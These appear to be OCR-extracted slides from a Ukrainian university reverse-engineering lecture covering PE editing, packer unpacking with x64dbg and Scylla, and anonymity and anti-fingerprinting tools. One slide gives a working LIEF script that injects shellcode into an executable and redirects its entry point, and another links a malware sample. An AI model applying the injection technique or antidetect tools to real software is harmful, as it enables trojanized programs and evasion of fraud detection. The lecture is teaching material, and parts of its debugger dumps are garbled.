c:\windows\system32\ntdll.dll	77CC0000	0019A000
c:\windows\system32\kernel32.dll	777F0000	000E0000
c:\windows\system32\kernelbase.dll	775D0000	001FE000
c:\windows\system32\apphelp.dll	6FAB0000	0009F000

Processes loaded: 158

Dump Full...  
Dump Partial...  
Load Into PE Editor >  
PE Sniffer >  
Explorer...  
Refresh [F5]

Memory: 0 Kb/4194303 Kb

## Приклад: інжектування шеллкоду з LIEF


Додамо запуск calc у lock.exe (sc.bin шеллкод win-exec-calc-shellcode.bin з <https://github.com/peterferrie/win-exec-calc-shellcode>):

```
#!/usr/bin/env python3
import lief

pe = lief.parse('lock.exe')
s = lief.PE.Section('.kitty')
s.content = list(open('sc.bin', 'rb').read())
sk = pe.add_section(s, lief.PE.SECTION_TYPES.TEXT)
pe.optional_header.addressof_entrypoint = sk.
    virtual_address
b = lief.PE.Builder(pe)
b.build()
b.write('kitty.exe')
```

# Визначення відомих пакувальників виконуваних файлів

Detect It Easy – <https://github.com/horsicq/Detect-It-Easy>



# Розпаковка виконуваних файлів

Аналіз систем упаковки/захисту на рівні виконуваного файлу:

- Пошук оригінальної точки входу (OEP);
- Відновлення секцій коду та даних (дамп пам'яті);
- Відновлення імпорту;
- Відновлення заголовку PE, оптимізація.

Інструменти:

- Пошук OEP (налагоджувач, Quick Unpack, GUnPacker, ...)
- Дамп пам'яті та відновлення заголовку (Scylla, PE Tools, LordPE, OllyDump, ...)
- Відновлення імпорту (Scylla, ImpRec, ...)
- Оптимізація та редагування PE (PE Tools, LordPE, ...)

Автоматична розпаковка –

<https://exelab.ru/download.php?action=list&n=NDU=>



# Приклад: lock64.exe + MPRESS 2.19, ОЕР

Hardware breakpoint на виконання адреси з стеку:

lock64.exe - PID: 2200 - Module: lock64.exe - Thread: Main Thread 2204 - x64dbg [Elevated]

File View Debug Trace Plugins Favourites Options Help May 15 2020

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols References Threads Handles

**RIP**

- 000000000000401000 55 push rbp
- 48 89E5 mov rbp,rsp
- 48 83EC 20 sub rsp,20
- 41 89 24000000 mov r9d,24
- 4C 8D05 E80F0000 Tea r8,qword ptr ds:[402000]
- 48 8D15 F00F0000 Tea rdx,qword ptr ds:[402000]
- B9 00000000 mov ecx,0
- 48 8B05 54400000 mov rax,qword ptr ds:[<@MessageBoxA>]
- 41 8A 09 call rax
- 83F 06 cmp eax,6
- 48 8B05 3E400000 jne lock64.401038
- FFD0 7D 09 mov rax,qword ptr ds:[<@LOCKworkstations>]
- 41 8A 09 call rax
- B9 00000000 mov ecx,0
- 48 8B05 20400000 mov rax,qword ptr ds:[<@ExitProcess>]
- 41 8A 09 call rax

**Default (x64 fastcall)**

1: rcx 000000000000010C L'`C'

2: rdx 0000000000000000 <lock64.EntryPoint>

3: r8 0000000000000000 000000000000402000

4: r9 00000000000000283 L'`J'

**rbp=0**

.MPRESS1:0000000000401000 lock64.exe:\$1000 #200

Address	Hex	ASCII
00007FFF28841000	CC CC CC CC CC CC CC	CCCCCCCCCCCCCCCCCCCC
00007FFF28841010	8D 42 FF 41 BA FE FF	8D42FF41BAFF
00007FFF28841020	B8 00 00 C0 45 0F	B80000C0450F
00007FFF28841030	D2 74 26 C8 D2 4C	D27426C8D24C
00007FFF28841040	0A 00 48 85 D2 44 0D	0A004885D2440D
00007FFF28841050	12 00 89 48 C1 02 48	12008948C10248
00007FFF28841060	89 48 C1 48 E3 01 A0	8948C148E301A0
00007FFF28841070	48 8D 41 FE 48 0F 45	488D41FE480F45
00007FFF28841080	C1 48 DA 48 C9 41 F7	C148DA48C941F7
00007FFF28841090	D1 41 81 E1 00 00 80	D14181E1000080
00007FFF288410A0	66 89 18 48 BB 5C 24	66891848BB5C24
00007FFF288410B0	0A 48 83 EC 40 49 BB	0A4883EC4049BB
00007FFF288410C0	F8 46 80 54 24 20 33	F8468054242033
00007FFF288410D0	C0 74 21 48 54 24 28	C0742148542428
00007FFF288410E0	8B CO 00 08 39 0F 75	8BC00008390F75
00007FFF288410F0	48 93 EC 28 33 C9 44	4893EC2833C944

00000000000060FF28 00007FFF28A57BD4 return to kernel32.00007FFF

00000000000060FF30 0000000000000000

00000000000060FF38 0000000000000000

00000000000060FF40 0000000000000000

00000000000060FF50 0000000000000000

00000000000060FF58 0000000000000000

00000000000060FF60 0000000000000000

00000000000060FF70 0000000000000000

00000000000060FF80 0000000000000000

00000000000060FF88 0000000000000000

00000000000060FF90 0000000000000000

00000000000060FF98 0000000000000000

00000000000060FFA0 0000000000000000

00000000000060FFB0 0000000000000000

00000000000060FFB8 0000000000000000

00000000000060FFB30 0000000000000000

00000000000060FFB30 00004E8FFFFFB30


00000000000060FFB88 00040DFFFFFB30

Command: Default

Paused Hardware breakpoint (execute) at lock64.0000000000401000 (0000000000401000)

Time Wasted Debugging: 0:00:15:23

# Приклад: lock64.exe + MPRESS 2.19, Scylla



## Plugins / Scylla:

- Дамп пам'яті
- Відновлення імпорту
- Відновлення заголовку

# Приклад: lock64.exe + MPRESS 2.19, результати

```
$ hexdump -C lock64_dump_SCY.exe
00000000  4d 5a 40 00 01 00 00 00  02 00 00 00 ff ff 00 00 |MZ@.....
00000010  b8 00 00 00 00 00 00 00  0a 00 00 00 00 00 00 00 |
00000020  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 57 69 |.....!..L.!Wi
00000030  6e 36 34 20 2e 45 58 45  2e 0d 0a 24 40 00 00 00 |n64 .EXE...$@...
00000040  50 45 00 00 64 86 03 00  00 00 00 00 00 00 00 00 |PE..d.....
... section names left from packer ...
00000140  00 00 00 00 00 00 00 00  2e 4d 50 52 45 53 53 31 |..... MPRESS1
00000150  00 50 00 00 00 10 00 00  00 42 00 00 00 02 00 00 |.P.....B.....
00000160  00 00 00 00 00 00 00 00  00 00 00 00 e0 00 00 00 |.....e0.....
00000170  2e 4d 50 52 45 53 53 32  00 10 00 00 00 60 00 00 |.MPRESS2.....'..
00000180  00 06 00 00 00 44 00 00  00 00 00 00 00 00 00 00 |.....D.....
00000190  00 00 00 00 e0 00 00 e0  2e 53 43 59 00 00 00 00 |..... SCY....
... OEP and original .text code ...
00000200  55 48 89 e5 48 83 ec 20  41 b9 24 00 00 00 4c 8d |UH..H.. A.$...L.|

... packer code after original .text section ...
00001200  68 65 6c 6c 6f 20 6b 69  74 74 79 00 4c 6f 63 6b |hello kitty.Lock|
00001210  20 77 6f 72 6b 73 74 61  74 69 6f 6e 3f 00 00 00 |workstation?...|
00001220  47 43 43 3a 20 28 47 4e  55 29 20 39 2e 33 2d 77 |GCC: (GNU) 9.3-w|
00001230  69 6e 33 32 20 32 30 32  30 30 33 32 30 00 00 00 |in32 20200320...|
... packer code after original .data section ...
00004a60  00 00 00 00 6b 65 72 6e  65 6c 33 32 2e 64 6c 6c |.... kernel32.dll|
00004a70  00 64 01 45 78 69 74 50  72 6f 63 65 73 73 00 75 |.d.ExitProcess.u|
00004a80  73 65 72 33 32 2e 64 6c  6c 00 69 02 4c 6f 63 6b |ser32.dll.i.Lock|
00004a90  57 6f 72 6b 53 74 61 74  69 6f 6e 00 83 02 4d 65 |WorkStation...Me|
00004aa0  73 73 61 67 65 42 6f 78  41 00 00 00 00 00 00 00 |ssageBoxA.....
00004ab0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 |.....|*
00004c00
```

Delphi RE: IDR – <https://github.com/crypto2011/IDR>

Зразок e3c421d404c08809dd8ee3365552e305 – <https://bit.ly/2YYEGzE>

## Аналіз –

<https://www.fireeye.com/blog/threat-research/2018/09/increased-use-of-delphi-packer-to-evasive-malware-classification.html>


# Tails – <https://tails.boum.org/>

The screenshot shows the Tails desktop environment. On the left, the 'About Tails' window is open, displaying the Tails logo, version 4.7, and build information: build: 4.7 - 20200601, edcf6606fa7a1f08ff693ae183f6117d0d185c1, live-build: 3.0.5-really-is+2.0.12-0.tails5, live-boot: 1:20170112, live-config: 5.20190519. It also includes links to the website and developers page.

On the right, a 'Tor Browser' window is open, showing the results of a 'My IP Address, DNS Leak Test, WebRTC Leak Test, IPv6 Leak Test, HTTP Headers, IP Whois - BrowserLeaks.com' test. The results indicate:

- My IP Address:** 185.220.101.153 (Germany)
- Hostname:** n/a
- IP Address Location:** Germany (DE)
- ISP:** Markus Koch
- ASN:** 208294
- Timezone:** Europe/Berlin
- Local Time:** Sat, 27 Jun 2020 20:47:59 +0200
- Latitude/Longitude:** 51.2993, 9.4910
- IPv6 Leak Test:** 2a0b:f4c2:1::1
- WebRTC Leak Test:** Local IP address: n/a; Public IP address: n/a
- DNS Leak Test:** Found 2 Servers, 1 ISP, 1 Location
- Test Results:** Your DNS Servers: IP Address: 185.220.101.129 (Markus Koch, Germany); IP Address: 2a0b:f4c2:1::1 (Markus Koch, Germany)
- Flash Leak Test:** Flash IP address: n/a
- TCP/IP Fingerprint:** OS: Linux (2.2.x-3.x (no timestamps))

# Kodachi – <https://www.digi77.com/linux-kodachi/>



# Browser fingerprint

- Проблема унікальності характеристик web браузера
  - <https://amiunique.org>
  - <https://panopticlick.eff.org>
  - <https://browserleaks.com>
- Інструментальна реалізація
  - FingerprintJS
    - <https://fingerprintjs.com>
    - <https://github.com/fingerprintjs/fingerprintjs2>
  - ClientJS
    - <https://clientjs.org>
    - <https://github.com/jackspirou/clientjs>
- Приклади застосування
  - <https://ain.ua/2020/02/10/zachem-kiberpolicii-skripty-deanonimajzery>

(Linken) Sphere – <https://sphere.tenebris.cc/>

The screenshot shows a browser window titled "Sphere" displaying a report from "FAKE VISION". The report is divided into three main sections: GENERAL, BASIC, and HASHES.

**GENERAL**

- IP4 : WEBRTC: 185.213.155.169 | N/A
- USERAGENT: 65.0 | Win10
- SCREEN: 1366x768 (1014x659)
- ZIP: N/A
- ISP: N/A
- LOCATION: Sweden (SE),

**BASIC**


- BROWSER: 0% | IP: 30%
- TIMEZONE: GMT +0200 | GMT +0200
- LANGUAGE: de, en-US, en | de,en-US
- PLATFORM: Win10 | N/A

**HASHES**

- HSTS: 9a9f7c
- WEBGL: N/A
- CANVAS: 743564378
- PLUGINS: N/A
- AUDIO: 10896e10e9c7f9d5

At the bottom of the browser window, there are several status indicators: malware, No proxy, Chrome, and a refresh icon.

# VektorT13's Antidetect – <https://t.me/vschannel>



## Что такое проект Antidetect?

Проект Антидект это гипервизор (системы виртуализации) которая позволяет создавать виртуальные компьютеры, чтобы они выглядели как реальные.

Виртуальные ПК (виртуальные машины) - имеют все признаки реального железа - BIOS, EFI, ACPI, Железо и функционал.

Проект Антидект позволяет Вам создавать сотни тысяч виртуальных компьютеров в одном реальном.

# Кошенятко після лекції KPI\_RE



Дякуємо за увагу!

Email m.ilin@kpi.ua, Telegram @mykola\_ilin, Threema 2SS7EYDB

